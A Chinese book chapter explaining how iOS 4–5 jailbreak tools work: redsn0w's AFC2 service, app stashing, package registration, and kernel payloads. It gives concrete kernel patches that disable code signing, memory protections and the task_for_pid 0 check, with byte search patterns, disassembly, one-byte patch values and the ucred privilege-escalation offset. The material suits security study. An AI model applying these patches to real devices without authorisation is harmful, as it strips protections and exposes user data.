每当新版iOS问世时，之前发现的漏洞就会被封堵。因此存在这样一个时期，就是redsn0w工具可以为旧设备的新固件越狱，但不能安装完美越狱漏洞攻击程序。

一旦出现新的完美越狱漏洞攻击程序，redsn0w的作者就会对其进行修改，使redsn0w能安装该漏洞攻击程序。因为每套这样的漏洞攻击程序都不同，所以它们总需要不同的安装步骤。

不过，虽然实际的完美越狱安装过程不同，但是这通常不过是重命名或移动根文件系统中的某些文件，然后将一些额外的文件复制到根文件系统中。当大家反编译当前版本的redsn0w时，可以看到它能支持为从4.2.1到5.0.1的大多数iOS版本安装完美越狱程序，并能了解到每种完美越狱具体需要哪些文件。

10.3.5 安装AFC2 服务

AFC（Apple File Connection，苹果文件连接）是每一部iPhone上都会运行的文件传输服务，它让用户可以通过USB连接访问iPhone媒体文件目录/var/mobile/Media中的文件。该服务是通过lockdownd守护进程提供的，而且名为com.apple.afc。不过，lockdownd只是提供对该服务的访问，它的实际实现在afcd守护进程中。我们可以在Mac机上通过MobileDevice.framework，或在Windows PC机上通过iTunesMobileDevice.dll访问该服务。

10

第二项lockdownd服务注册的名称是com.apple.crashreportcopymobile，它也是由afcd实现的，用于将崩溃报告器的报告从设备复制到计算机，而且为其提供的读写访问权限仅限于读写/var/mobile/Library/Logs/CrashReporter目录及其子目录。

因为这两项服务都只是以mobile用户的权限运行的，而且都被锁定在特定的目录，所以它们对于越狱而言作用有限。因此，redsn0w和其他一些较早期的越狱工具都会用lockdownd注册一个额外的服务com.apple.afc2。该服务利用afcd守护进程提供对整个文件系统root权限的读写访问，这是越狱工具一项相当危险的功能，而且很多用户不知道有这个功能。这基本上就意味着在将一台没有密码或处于未锁定状态的已越狱iPhone连接到USB外接电源或他人的计算机上时，在没有用户交互的情况下另一端能读写整个文件系统。而这样另一端的人就能盗窃所连接iPhone上的所有数据或植入rootkit程序。

通过改变/System/Library/Lockdown/Services.plist文件中的lockdownd配置，我们就能安装com.apple.afc2服务了。这是个普通的.plist文件，因此可以用针对.plist文件的标准工具或API进行修改。在redsn0w工具中，是通过向该文件中添加以下代码安装这项新服务的：

```
<key>com.apple.afc2</key>
<dict>
    <key>AllowUnactivatedService</key>
    <true />
    <key>Label</key>
    <string>com.apple.afc2</string>
    <key>ProgramArguments</key>
    <array>
        <string>/usr/libexec/afcd</string>
        <string>--lockdown</string>
        <string>-d</string>
        <string>/</string>
    </array>
</dict>
```

因为只要简单改变配置就能提供文件系统的越狱和新的AFC2服务，而且不需要执行未签名的二进制文件，所以它们在重启后都还能起作用，甚至在设备没有完美越狱可用时都没有问题。

10.3.6　安装基本实用工具

苹果公司并没有为iPhone提供UNIX shell，所以无怪乎根文件系统的/bin和/usr/bin目录中几乎是空的，并未包含大家认为能在这些目录中看到的可执行二进制文件。事实上，5.0.1版的iOS只在这些目录中预装了5个可执行文件：

- /bin/launchctl
- /usr/bin/awd_ice3
- /usr/bin/DumpBasebandCrash
- /usr/bin/powerlog
- /usr/bin/simulatecrash

因此，像redsn0w这样的越狱工具通常会在这些目录中安装一些实现基本功能的实用工具，这些基本实用工具能让越狱文件的安装变得更简单。下面列出的工具是从redsn0w ramdisk上的越狱二进制文件中提取出来的，这些就是redsn0w要安装的基本实用工具。而越狱二进制文件中也会用到这些工具，比方说用来解压tar存档，或是修改.plist文件的内容。

- /bin/mv
- /bin/cp
- /bin/tar
- /bin/gzip
- /bin/gunzip
- /usr/sbin/nvram
- /usr/bin/codesign_allocate
- /usr/bin/ldid
- /usr/bin/plutil

除了这些文件，它还安装了其他一些库和文件，而它们只在越狱时有用，不是提供给UNIX shell使用者的。因此，我们在这里没有列出它们。有意思的是，官方版的iOS固件现在也带有由redsn0w重写的/usr/sbin/nvram二进制文件。

10.3.7 应用转存

当应用是从苹果的App Store安装时，它们是直接安装到/var/mobile/Applications目录中的，而该目录位于iPhone上容量较大的数据部分中。因此，可以在iPhone上安装多少应用取决于数据部分有多少空闲空间可用。这部分空间通常是以GB计算的，因此基本上不构成什么限制。

而对于那些通过Cydia（相当于越狱版的App Store）安装的越狱应用而言，情况是不一样的。这些应用，比如Cydia本身和所有内置二进制文件，都是安装在根文件系统的/Applications目录中的。正如之前提过的，根文件系统的大小取决于固件的版本和设备的类型。通常情况下，它的大小在1 GB到1.5 GB之间，其中有200 MB是空闲空间，这就没有为可安装的应用留下多少空间。

除此之外，墙纸和铃声文件也存储在根文件系统中，分别存储在/Library/Wallpaper和/Library/Ringtones目录中。因此，所有通过Cydia安装的墙纸或铃声都会蚕食已经很有限的应用安装空间。

为了解决这一问题，多种越狱工具实现了一种名为“应用转存”的机制。这种机制的思路是在iPhone的数据部分创建名为/var/stash的新目录，并将通常位于根文件系统中的若干目录放到该目录中。然后，原始目录就会被通向新位置的符号链接替代。

下面列出了当前被转存到/var/stash目录中的目录：

- /Applications
- /Library/Ringtones
- /Library/Wallpaper

10

- /usr/include
- /usr/lib/pam
- /usr/libexec
- /usr/share

不过，并非所有的越狱工具或这些工具的所有版本都能执行应用转存。如果越狱工具不能完成这一工作，那么在第一次调用Cydia时，Cydia会检测并完成这一工作。这就是Cydia中耗时很长的“Reorganizing Filesystem”（重新组织文件系统）步骤。

10.3.8　应用包安装

越狱安装过程的下一步是应用包的安装。根据所使用越狱工具的不同，这一步既可以是安装由高端用户自己创建的定制应用包，也可以是安装越狱工具通常会默认包含的Cydia应用包。例如redsn0w接受的应用包是可以用gzip打包的tar归档文件。它们可以由之前安装的基本实用工具解压缩，因此越狱程序不需要用于归档文件解压缩的代码。

应用包安装过程会遍历ramdisk上的每个应用包，一个接一个地将它们解压缩。在解压缩期间，tar被告知要保持UNIX的权限，这让应用包都设置了值为root的suid位。Cydia需要这一设置，因为如果没有root权限，Cydia是没法安装新应用的。很有意思的是，由于苹果公司要了些花招，GUI应用可能不在它们的主二进制文件中设置suid位。Cydia的正常工作要利用名为Cydia的shell脚本，该脚本接着会调用名为MobileCydia、suid为root的主二进制文件。

不过，在将应用包解压缩到/Applications目录后，应用包的安装工作还没有完成。安装的应用全都必须注册到特殊的全系统安装缓存中，该缓存是存储在/var/mobile/Library/Caches/com.apple.mobile.installation.plist文件中的。这是个普通的.plist文件，格式如下所示：

```
<plist version="1.0">
<dict>
    <key>LastDevDirStat</key>
    <integer>…</integer>
    <key>Metadata</key>
    <dict>…</dict>
    <key>System</key>
    <dict>
        <key>com.apple.xxx</key>
        <dict>…</dict>
    </dict>
    <key>User</key>
    <dict>
        <key>someuserapp</key>
        <dict>…</dict>
    </dict>
</dict>
</plist>
```

该缓存包含一个时间戳、一些元数据，以及与所有系统应用和用户应用有关的信息。系统应用是那些在/Applications目录中的应用，而用户应用则是从苹果App Store下载到

/var/mobile/Applications目录中的。因此，所有的应用包都要在System缓存项中注册。在redsn0w中，这一工作是通过读取应用的Info.plist文件并利用其中包含的信息创建新缓存项完成的。首先，我们要读取CFBundleIdentifier密钥，并将其用作缓存的新密钥，然后把值为System的新密钥ApplicationType添加到Info.plist文件的字典中，最后再把整个字典的新内容复制到缓存中。

10.3.9 安装后的过程

在安装好所有的文件后，redsn0w就会发起sync()系统调用，确保所有文件都已写入磁盘。然后，根文件系统会被以只读方式重新挂接，以确保所有的写缓冲区都被同步到磁盘上。然后，挂接到/var目录的数据部分就会被取消挂接。为防挂接操作失败，这一过程会一直重复，直到操作成功或是达到一定的重试次数。

然后，它就会利用reboot()系统调用重启系统，完成越狱。对于不完美越狱来说，设备会重启到非越狱状态，除非已安装的某个应用包被引导所需的某个文件篡改过。然后，我们需要利用redsn0w将连接在计算机上处于越狱状态的设备重启。

而对于完美越狱而言，设备重启后就会进入越狱状态，因为安装的某个完美越狱漏洞攻击程序会在引导过程中对某个应用进行攻击，然后利用另一个内核漏洞攻击程序在内核中执行代码。大家在10.4节还将了解更多与该内核有效载荷相关的内容。

10.4 执行内核有效载荷和补丁

在第9章介绍内核漏洞攻击时，我们并没有讨论内核级的有效载荷，而是将这个主题留到本章来讲。这样做的原因在于执行内核有效载荷是越狱过程中真正执行越狱工作的部分，因而也是最重要的部分。正因为这样，我们认为在本章中介绍这一主题更为合适。

虽然每种内核漏洞攻击程序和每种有效载荷都不同，但大家可以看到越狱工具使用的内核级有效载荷基本上都会进行以下4项工作：

- 修复内核状态；
- 提升权限；
- 为内核打补丁；
- 干净利落地返回。

接下来，我们详细介绍这4项工作。

10.4.1 内核状态修复

虽然存在不同类型的内核漏洞，但在内核内部执行任意代码通常是因为重写了某个内核级函数指针而造成的。根据漏洞类型的不同，被重写的函数指针可能只是内核内存的损坏。不过，很多时候事实并非如此。像栈缓冲区溢出或堆缓冲区溢出这类漏洞往往会导致更大区域受损。特别是在攻击堆元数据结构的堆缓冲区溢出中，内核堆在漏洞攻击完成后可能处于不稳定状态，这早晚会导致内核严重错误的出现。

10

因此，每个内核漏洞攻击程序最好都能修复它所引起的内存或状态损坏。第一步应该是把被重写的函数指针恢复成它被损坏之前的值。不过，一般来说这是不够的。对于堆漏洞攻击程序而言，修复内核可能是项非常复杂的任务，因为这意味着需要修复受攻击的堆元数据。根据处理内核堆所使用方法的不同，这可能还需要扫描内核内存，看看有没有需要再次释放的已泄露堆内存块，从而确保内核不会耗尽内存。

在堆数据受到损坏的情况下，是否需要修复内核栈取决于具体的漏洞。系统调用中存在的栈缓冲区溢出是不需要修复的，因为它有可能通过抛出异常离开内核线程，而不会导致内核严重错误。

10.4.2　权限提升

因为iPhone上的所有应用都是以mobile、_wireless、_mdsnresponder或_securityd这类权限较低的用户身份运行的，所以在对应用进行漏洞攻击后执行的内核漏洞攻击程序有效载荷通常会把运行中的进程的权限提升为root用户权限。如果没有这一步的话，重新挂接根文件系统用于写访问或修改root用户拥有的文件等操作都不可能实现。而这两项都是初次安装越狱时的必要操作。用来在重启后保持越狱状态的完美越狱内核漏洞攻击程序通常已经是以root用户身份执行的，因此不需要这一步。

从内核内部很容易提升当前正在运行的进程的权限。我们需要做的就是修改附加到进程proc_t结构体上的凭证，该结构体在XNU源代码的/bsd/sys/proc_internal.h文件中被定义为struct proc。根据内核漏洞攻击程序有效载荷开始方式的不同，有不同的方式得到指向当前进程proc_t结构体的指针。以前公开的很多iOS内核漏洞攻击程序都利用了不同内核漏洞重写系统调用表中系统调用处理程序的地址，然后通过调用被重写的系统调用触发内核漏洞攻击程序有效载荷。在这种情况下，取得对proc_t结构体的访问权就不是难事了，因为提供给系统调用处理程序的第一个参数就是它！

要得到proc_t结构体的地址，更一般的方法就是调用会取回该结构体地址的内核函数current_proc()。该函数是内核的导出符号，所以很容易找到。由于原始的内核漏洞攻击程序可以确定具体使用了哪个版本的内核，因此可以把该函数的地址硬编码到内核漏洞攻击程序中，因为内核里是没有地址随机化的。

第三种获得proc_t结构体地址的方式需要利用通过sysctl接口泄露的内核地址信息。这一技巧首先是由noir（www.phrack.org/issues.html?issue=60&id=06）针对OpenBSD内核提出的，而后nemo（www.phrack.org/issues.html?issue=64&id=11）针对XNU内核使用了它。这种信息泄露让用户空间的进程可以通过简单的sysctl()系统调用，取回进程proc_t结构体的内核地址。

在取得进程的proc_t结构体地址后，我们就要使用该结构体的p_ucred成员修改附加的ucred结构体。我们可以通过proc_ucred()函数访问ucred结构体，也可以直接访问该结构体。下面的反汇编内容表明，在当前的iOS版本中，p_ucred字段在该结构体中的偏移量是0x84：

```
_proc_ucred:
LDR.W           R0, [R0,#0x84]
BX              LR
```

struct ucred的定义可以在/bsd/sys/ucred.h文件中找到。这个定义中还包含了拥有该进程的身份的各种用户ID和组ID：

```
struct ucred {
    TAILQ_ENTRY(ucred) cr_link; /* 在没有KAUTH_CRED_HASH_LOCK的情况下绝对不要修改它 */
    u_long cr_ref;              /* 引用计数 */

struct posix_cred {
    /*
     * 凭证散列取决于从这里开始的所有内容
     * （见kauth_cred_get_hashkey）
    */
    uid_t   cr_uid;             /* 有效用户id */
    uid_t   cr_ruid;            /* 真实用户id */
    uid_t   cr_svuid;           /* 已保存的用户id */
    short   cr_ngroups;         /* 咨询列表中的组成员 */
    gid_t   cr_groups[NGROUPS]; /* 咨询组列表 */
    gid_t   cr_rgid;            /* 真实组id */
    gid_t   cr_svgid;           /* 已保存的组id */
    uid_t   cr_gmuid;           /* 表示组成员身份的UID */
    int cr_flags;               /* 凭证上的标志 */
} cr_posix;
    struct label   *cr_label;   /* MAC标签 */
    /*
     * 注意：如果在标签之后添加了任何（除了标志）内容，
     * 就必须修改kauth_cred_find()
     */
    struct au_session cr_audit;   /* 用户审查数据 */
};
```

要为拥有该进程的身份提升权限，我们可以把偏移量0x0c处的cr_uid字段设置为0。这里的偏移量是0x0c而非大家认为的0x08，因为TAILQ_ENTRY的宽度是8字节。当然，其他元素也是可以打补丁的。不过，一旦uid被置为0，用户空间的进程就能利用系统调用改变它的权限了。

10.4.3 为内核打补丁

内核级有效载荷中最重要的部分就是为内核代码和数据应用内核级补丁，实际地禁用安全机制，从而执行未签名的代码并让设备越狱。这些年来，不同的越狱开发团队都开发了自己专有的补丁集，因此大多数越狱工具都自带了不同的内核补丁，这有时会带来不同的功能。最常用的内核补丁集是由comex开发的，参见Github上的datautils0资料库（https://github.com/comex/datautils0）。该补丁集得到了广泛应用，不仅comex自己的http://jailbreakme.com用到了它，而且很多研究iOS内核的人都拿它作参考。不过，这个特殊的Github资料库中的这些补丁可能不会移植到未来版本的内核，因为comex在苹果公司实习了，而且十之八九与苹果签订了合约，让他没法继续为iPhone开发越狱工具了。

不管怎样，接下来我们会为大家介绍这些补丁，并解释它们背后的思路，以让大家有能力为以后的iOS版本自制补丁集。

1. security.mac.proc_enforce

sysctl变量security.mac.proc_enforce控制着是否对进程操作实施MAC策略。在禁用之后，各种进程策略检查和限制都不复存在了。例如在fork()、setpriority()、kill()和wait()系统调用上存在的限制。另外，该变量还控制着代码签名BLOB的数字签名是否被验证过。在禁用后，我们就有可能执行那些代码签名BLOB是以错误密钥签名过的二进制文件。

在4.3版之前的iOS中，这在以root用户身份运行的完美越狱漏洞攻击程序中被看做一条捷径。这些程序可以通过sysctl()系统调用禁用该变量，这样就可以执行包含内核漏洞攻击程序的二进制文件了。这样一来就不需要像现在这样用面向返回的方式编写整个内核漏洞攻击程序。为了阻止这种攻击，苹果公司从iOS 4.3起把sysctl变量变成只读的了。

从内核有效载荷中禁用该变量也问题不大，因为大家可以直接为该变量赋值0。唯一要完成的工作就是确定该变量的内存地址。一种可能的解决方案是对内核的__sysctl_set段进行扫描，查找sysctl变量的定义及其地址。因为该变量在内核的data段中，它总是位于一个静态地址。

2. cs_enforcement_disable（内核）

页面错误处理程序的源代码在/osfmk/vm/vm_fault.c文件中，其中包含了一个名为cs_enforcement_disable的变量——控制页面错误处理程序是否实施代码签名。在iOS内核中，该变量默认初始化为0，以启用代码签名的实施。反过来，如果将其设置为非零值，这就会禁用代码签名的实施。

在查看这部分代码时大家会看到该变量只用到了两次，而且都是用在vm_fault_enter()函数中。下面的代码是第一次使用该变量的位置，而代码的注释详细解释了代码中正在发生的事情：

```
/* 如果映射被切换，而且是受到切换保护的，
 * 就必须保护一些内存页免受误写，这些页是不可改变的，
 * 因为根据定义，为了防止未签名代码被注入，
 * 它们是不可写入且不可执行的页。
 * 如果该页是不可改变的，直接返回即可。
 * 不过，我们没法立即确定某内存页是否可执行，
 * 但可以在每一处都解除其连接，
 * 并从当前映射中移除可执行保护。
 * 我们会在进行PMAP_ENTER之前完成下面的工作
 */
if(!cs_enforcement_disable && map_is_switched && map_is_switch_protected
  && page_immutable(m, prot) && (prot & VM_PROT_WRITE))
{
    return KERN_CODESIGN_ERROR;
}
```

正如大家在代码中看到的，如果设置了cs_enforcement_disable标志，代码就会跳过其他的条件检查。对于下面这段检查想要执行的页面是否未签名的代码来说，情况也是这样：

```
if (m->cs_tainted ||
      (( !cs_enforcement_disable && !cs_bypass ) &&
```

```
        (/* 该内存页是未签名的，而且我们希望它是可执行的 */
        (!m->cs_validated && (prot & VM_PROT_EXECUTE)) ||
        /* …… */
        (page_immutable(m, prot) && ((prot & VM_PROT_WRITE) || m->wpmapped))
        ))
    )
{
```

在这两种情况下，当我们设置了cs_enforcement_disable变量时，所有的保护都会被禁用。考虑到该变量被初始化为0而且不会被写入，所以它没有被编译器优化掉真是万幸。因此，在它已经位于内核二进制文件中之后，越狱工具就可以给它打补丁了。对于iOS 5来说，comex决定不再为该变量打补丁，而是为检查该变量的代码打补丁。如果该变量在未来的iOS中不再使用，直接为代码打补丁也不失为一条可行之道。

datautils0中的内核补丁生成器是通过查找如下字节模式找到这一检查的：

```
df f8 88 33 1d ee 90 0f a2 6a 1b 68 00 2b
```

反汇编的形式就是：

```
80045730    LDR.W    R3, =dword_802DE330
80045734    MRC      p15, 0, R0,c13,c0, 4
80045738    LDR      R2, [R4,#0x28]
8004573A    LDR      R3, [R3]
8004573C    CMP      R3, #0
```

大家在这里可以看到，cs_enforcement_disable变量位于地址0x802DE330处，它的值被装入R3寄存器中，然后与0进行比较。为这一过程打补丁最简单的方式就是把值1装入R3寄存器，而非从0x802DE330处取回它的值。这样做就足够为vm_fault_enter()中对该变量的两次使用打上补丁了，因为编译器生成的代码不会重新装载该变量，而是直接使用寄存器缓存的该变量副本。

3. cs_enforcement_disable（AMFI）

我们在第4章中讨论过的AMFI（Apple Mobile File Integrity，苹果移动设备文件完整性）内核模块会检查若干参数是否存在，其中之一就是cs_enforcement_disable。如果设置了该参数，那么这个变量就会对AMFI_vnode_check_exec()策略处理程序的工作方式产生影响。正如大家从下面这段策略检查的反编译代码中所见，它会阻止AMFI在进程的代码签名标志中设置CS_HARD和CS_KILL标志：

```
int AMFI_vnode_check_exec(kauth_cred_t cred, struct vnode *vp, struct label *label,
  struct label *execlabel, struct componentname *cnp, u_int *csflags)
{
    if ( !cs_enforcement_disable )
    {
        if ( !csflags )
            Assert(
              "/SourceCache/AppleMobileFileIntegrity/AppleMobileFileIntegrity-
79/AppleMobileFileIntegrity.cpp",
              872,
              "csflags");
```

```
            *csflags |= CS_HARD|CS_KILL;
        }
        return 0;
    }
```

如果未设置CS_HARD和CS_KILL标志，就有效地禁用了代码签名。不过，目前还不清楚为什么当前的越狱工具给该变量打补丁，因为execve()和posix_spawn()系统调用中用到的mac_vnode_check_exec()策略检查已经被proc_enforce补丁禁用了，正如大家在下面这段代码中看到的：

```
int mac_vnode_check_exec(vfs_context_t ctx, struct vnode *vp,
    struct image_params *imgp)
{
    kauth_cred_t cred;
    int error;

    if (!mac_vnode_enforce || !mac_proc_enforce)
        return (0);

    cred = vfs_context_ucred(ctx);
    MAC_CHECK(vnode_check_exec, cred, vp, vp->v_label,
          (imgp != NULL) ? imgp->ip_execlabelp : NULL,
          (imgp != NULL) ? &imgp->ip_ndp->ni_cnd : NULL,
          (imgp != NULL) ? &imgp->ip_csflags : NULL);
    return (error);
}
```

如果像大多数已经公开的越狱工具所做的那样把proc_enforce标志置为0，代码就根本不会执行AMFI策略检查。相反，该检查会返回成功。因此，只有在未触及proc_enforce标志时，这个补丁才会发挥作用，我们所了解的一些非公开越狱工具就是这种情况。

4. PE_i_can_has_debugger

iOS内核中有一个名为PE_i_can_has_debugger()的函数。内核以及许多内核扩展都多次利用了该函数，以确定是否允许调试。例如，如果该函数不返回true，我们就不能使用KDP内核调试器。因为XNU源代码中并没有提供该函数，所以请大家参考如下反编译文件：

```
int PE_i_can_has_debugger(int *pFlag)
{
  int v1; // r1@3

  if ( pFlag )
  {
    if ( debug_enable )
       v1 = debug_boot_arg;
    else
       v1 = 0;
     *pFlag = v1;
  }
  return debug_enable;
}
```

iOS 4.3以前的越狱工具会给该函数打补丁，使它总能返回true。如果不用到KDP内核调试器，这似乎是靠谱的。设置debug引导参数会在某些iOS内核扩展中引发内核严重错误，因为只返回true并不能完全模仿原始函数。这就是当下的越狱工具不再为该函数的代码打补丁，转而为内存中的debug_enable变量打补丁的原因。要确定该变量的地址，我们就需要分析PE_i_can_has_debugger()函数的代码。因为该变量是在未初始化的内核数据段中，所以该补丁只能在运行时执行。想找出在引导期间初始化该变量的代码，我们应该查找字符串debug-enabled。这样，你就会让直接找到将该值复制到该变量中的代码。

5. **vm_map_enter**

在把内存映射到进程的地址空间中时，我们要调用内核函数vm_map_enter()，在虚拟地址映射中分配一个范围。大家可以利用mmap()系统调用触发该函数。在说到越狱时，该函数很有意思，因为它实施了映射的内存不能同时可写且可执行的规则，而下面的代码就是实施该规则的。大家可以参考/osfmk/vm/vm_map.c文件，以查看该函数的完整源代码。正如代码所示，假如设置了VM_PROT_WRITE标志，我们就要把VM_PROT_EXECUTE标志清除：

```
kern_return_t vm_map_enter(
    vm_map_t            map,
    vm_map_offset_t     *address,   /* IN/OUT */
    vm_map_size_t       size,
    vm_map_offset_t     mask,
    int                 flags,
    vm_object_t         object,
    vm_object_offset_t offset,
    boolean_t           needs_copy,
    vm_prot_t           cur_protection,
    vm_prot_t           max_protection,
    vm_inherit_t        inheritance)
{
    ...
    if (cur_protection & VM_PROT_WRITE){
        if ((cur_protection & VM_PROT_EXECUTE) && !(flags & VM_FLAGS_MAP_JIT)){
            printf("EMBEDDED: %s curprot cannot be write+execute.turning off
execute\n", __PRETTY_FUNCTION__);
            cur_protection &= ~VM_PROT_EXECUTE;
        }
}
```

正如大家在第4章中看到的，这条规则存在一个叫作JIT（实时）映射的例外情况。这是一类特殊的内存区域，它可以同时可写和可执行，因为MobileSafari中的即时JavaScript编译器要求它这样。只有在应用具有动态代码签名特权时，我们才有可能利用一次该例外情况。

迄今为止，只有MobileSafari才得此"神功"。其他应用都不含自修改代码（self-modifying code）、动态代码生成器或即时编译器，第4章讨论过的由Charlie Miller发现的动态代码签名漏洞除外。对于完整的越狱工具而言，这是个让人讨厌的限制，因为它不允许在运行时为应用打补丁，而常用到的MobileSubstrate公共库又需要这样。此外，越狱过的iPhone上可以使用的很多模拟器也要用到自修改代码。

想要找到为该检查打补丁的最佳方式，大家应该看看iOS内核的二进制文件。虽然没有对应vm_map_enter()函数的符号，但是通过查找含有vm_map_enter的字符串还是很容易找到该函数的。在看到该检查的ARM汇编程序后，你就会发现有多个不同的一字节补丁可以“干掉”该检查。比方说，我们可以把AND.W R0, R1, #6修改成AND.W R0, R1, #8，或是把BIC.W R0, R0, #4修改成BIC.W R0, R0, #0：

```
800497C6    LDR         R1, [R7,#cur_protection]
800497C8    AND.W       R0, R4, #0x80000
800497CC    STR         R0, [SP,#0xB8+var_54]
800497CE    STR         R1, [SP,#0xB8+var_78]
800497D0    AND.W       R0, R1, #6
800497D4    CMP         R0, #6
800497D6    ITT EQ
800497D8    LDREQ       R0, [SP,#0xB8+var_54]
800497DA    CMPEQ       R0, #0
800497DC    BNE         loc_800497F0
800497DE    LDR.W       R1, =aKern_return_
800497E2    MOVS        R0, #0
800497E4    BL          sub_8001D608
800497E8    LDR         R0, [R7,#cur_protection]
800497EA    BIC.W       R0, R0, #4
800497EE    STR         R0, [SP,#0xB8+var_78]
```

对于那些为了进行安全研究或访问shell才给iPhone越狱的人来说，这个补丁没必要打。突破这一限制实际上会适得其反，因为这样一来越狱过的iPhone的行为就不那么像默认的iPhone了。

6. vm_map_protect

当对映射内存的保护发生改变时，我们就要调用内核函数vm_map_protect()。大家可以利用mprotect()系统调用触发对该函数的调用。与vm_map_enter()函数类似，该函数也不允许把内存保护改为同时可写且可执行。下面给出的这段代码实施了该规则。如果想更为详细地了解该函数，大家也可以在/osfmk/vm/vm_map.c文件中找到它的完整代码。正如代码所示，如果设置了VM_PROT_WRITE标志，还是要清除VM_PROT_EXECUTE标志：

```
kern_return_t vm_map_protect(
    register vm_map_t   map,
    register vm_map_offset_t    start,
    register vm_map_offset_t    end,
    register vm_prot_t   new_prot,
    register boolean_t   set_max)
{
    . . .
#if CONFIG_EMBEDDED
        if (new_prot & VM_PROT_WRITE) {
            if ((new_prot & VM_PROT_EXECUTE) && !(current->used_for_jit)) {
                printf(„EMBEDDED: %s can't have both write and exec at the
same time\n", _FUNCTION__);
                new_prot &= ~VM_PROT_EXECUTE;
            }
        }
#endif
```

这里还是可以看到，只有那些用于即时编译的内存范围例外，而只有那些具有动态代码签名特权的应用才能创建这样的内存范围。其他应用都不能使用mprotect()让内存区域既可写同时又可执行。因此，标准的越狱工具会为该检查打补丁，从而允许应用让之前分配的内存变得既可写又可执行。

要给该函数打补丁，首先需要找到它。虽然没有指向它的内核符号，但该函数中存在对字符串vm_map_protect的引用，这就让寻找该函数的工作变得简单了。再来看看它的ARM反汇编文件，有两种一字节补丁可用于移除这里的安全检查。我们可以把AND.W R1, R6, #6修改成AND.W R1, R6, #8，或者把BIC.W R6, R6, #4修改成BIC.W R6, R6, #0：

```
8004A950    AND.W      R1, R6, #6
8004A954    CMP        R1, #6
8004A956    IT EQ
8004A958    TSTEQ.W    R0, #0x40000000
8004A95C    BNE        loc_8004A96A
8004A95E    BIC.W      R6, R6, #4
```

因为这一补丁，越狱削弱了iOS设备的内存保护。我们建议，只有当自己想要运行那些需要自修改代码的应用时，才在越狱时应用该补丁。这些补丁的问题在于消除了对非可执行内存的限制，这样一来针对iPhone的远程攻击就不一定需要完全靠ROP实现，而是只需要一小段使用了mprotect()的ROP存根，就能让注入的代码变得可以执行。

7. AMFI受信任二进制文件缓存

AMFI内核模块负责验证代码签名BLOB上的数字签名。它注册了若干个MAC策略处理程序，比如vnode_check_signature钩子程序，每当有新的代码签名BLOB被添加到内核时，都要调用该钩子程序。AMFI处理程序会针对来自苹果公司的证书验证签名。不过，如果设置了amfi_get_out_of_my_way或amfi_allow_any_signature引导参数，你就可以绕过这一验证，而这只有在基于bootrom或iBoot的越狱工具中才能实现。但是，如果能在名为AMFI受信任二进制文件的内置列表（含有逾2200条已知的散列）中找到代码签名BLOB的SHA1散列，也是可以跳过这种验证的。查找受信任缓存的工作是在某个函数中实现的，comex为它打上了补丁，让它总是返回成功。这让AMFI相信每个签名都在该缓存中，从而认定这些签名都是受信任的，这样就能有效地禁用代码签名BLOB上的数字签名。

通过在AMFI MAC策略表中查找AMFI vnode_check_signature MAC策略处理程序，并在该程序中查找第一次函数调用，我们就可以找到该函数的地址。另一种寻找该函数的方式是在内核二进制文件中查找如下字节模式：

```
f0 b5 03 af 2d e9 00 05 04 46 .. .. 14 f8 01 0b 4f f0 13 0c
```

然后就要用只返回true的函数覆盖这段代码，这会在绕过数字签名时派上用场。进一步研究该内核补丁，你就会发现这是完全不必要的。当我们查看在/security/mac_vfs.c中定义的mac_vnode_check_signature代码时，会发现之前的proc_enforce补丁已经将这个AMFI处理程序彻底禁用了：

```
int mac_vnode_check_signature(struct vnode *vp, unsigned char *sha1, void *signature,
```

10

```
size_t size)
{
    int error;

    if (!mac_vnode_enforce || !mac_proc_enforce)
        return (0);

    MAC_CHECK(vnode_check_signature, vp, vp->v_label, sha1, signature, size);
    return (error);
}
```

如果禁用了mac_proc_enforce标志，AMFI的vnode_check_signature检查就不会被调用。对于利用了AMFI受信任二进制文件缓存的其他MAC策略处理程序而言，这一点也是成立的。

8. **task_for_pid 0**

虽然该补丁对于大多数给设备越狱的人来说不必要，但还是要讲讲它，因为它涉及mach陷阱，我们可以顺便介绍一种在iOS内核二进制文件中寻找mach陷阱表（mach_trap_table）的策略。

task_for_pid()函数是个mach陷阱，它会返回另一进程以其进程ID命名的任务端口。不过这仅限于那些用户ID相同的进程，除非请求任务端口的进程是特权进程。在早期的Mac OS X版本中，我们可以通过请求0号进程的任务端口得到内核进程的任务端口。MAC OS X的rootkit程序就利用了该技术，因为它让用户空间的进程可以读写任意内核内存。

这可能是task_for_pid()被修改成不再能访问0号进程的任务端口的原因，正如大家在下面这段从XNU源代码的/bsd/vm/vm_unix.c文件中摘录的代码中可以看到的：

```
kern_return_t task_for_pid(struct task_for_pid_args *args)
{
    mach_port_name_t   target_tport = args->target_tport;
    int          pid = args->pid;
    user_addr_t    task_addr = args->t;
    proc_t         p = PROC_NULL;
    task_t         t1 = TASK_NULL;
    mach_port_name_t   tret = MACH_PORT_NULL;
    ipc_port_t     tfpport;
    void * sright;
    int error = 0;

    AUDIT_MACH_SYSCALL_ENTER(AUE_TASKFORPID);
    AUDIT_ARG(pid, pid);
    AUDIT_ARG(mach_port1, target_tport);

    /* 总是要检查是否有 pid == 0 */
    if (pid == 0) {
        (void ) copyout((char *)&t1, task_addr, sizeof(mach_port_name_t));
        AUDIT_MACH_SYSCALL_EXIT(KERN_FAILURE);
        return(KERN_FAILURE);
    }
```

正如大家所见，现在存在对进程ID是否为0的显式检查了，如果进程ID是0，就会返回错误代码。comex为该检查打了补丁，把if语句生成的条件跳转变成了无条件跳转。可以通过查找如

下字节串模式找到要打补丁的地址：

```
91 e8 01 04 d1 f8 08 80 00 21 02 91 ba f1 00 0f 01 91
```

另一种寻找打补丁位置的方式是在mach陷阱表中查找`task_for_pid()`函数的地址。不过，在/osfmk/kern/syscall_sw.c文件中定义的`mach_trap_table`符号并未导出，因此我们需要多付出些努力才能找到该表。该表的定义如下所示：

```
mach_trap_t mach_trap_table[MACH_TRAP_TABLE_COUNT] = {
/* 0 */     MACH_TRAP(kern_invalid, 0, NULL, NULL),
/* 1 */     MACH_TRAP(kern_invalid, 0, NULL, NULL),
/* 2 */     MACH_TRAP(kern_invalid, 0, NULL, NULL),
. . .
/* 26 */    MACH_TRAP(mach_reply_port, 0, NULL, NULL),
/* 27 */    MACH_TRAP(thread_self_trap, 0, NULL, NULL),
/* 28 */    MACH_TRAP(task_self_trap, 0, NULL, NULL),
. . .
/* 45 */    MACH_TRAP(task_for_pid, 3, munge_www, munge_ddd),
```

在这里可以看到，该表开头列出的是一些无效内核陷阱。大家可以利用这一情况检测该表在内存中的地址。在公开的XNU源代码中，该表定义的前26个mach陷阱都是无效的。但是，如果大家看到iOS内核的源代码，就会发现只有前10个mach陷阱是无效的。

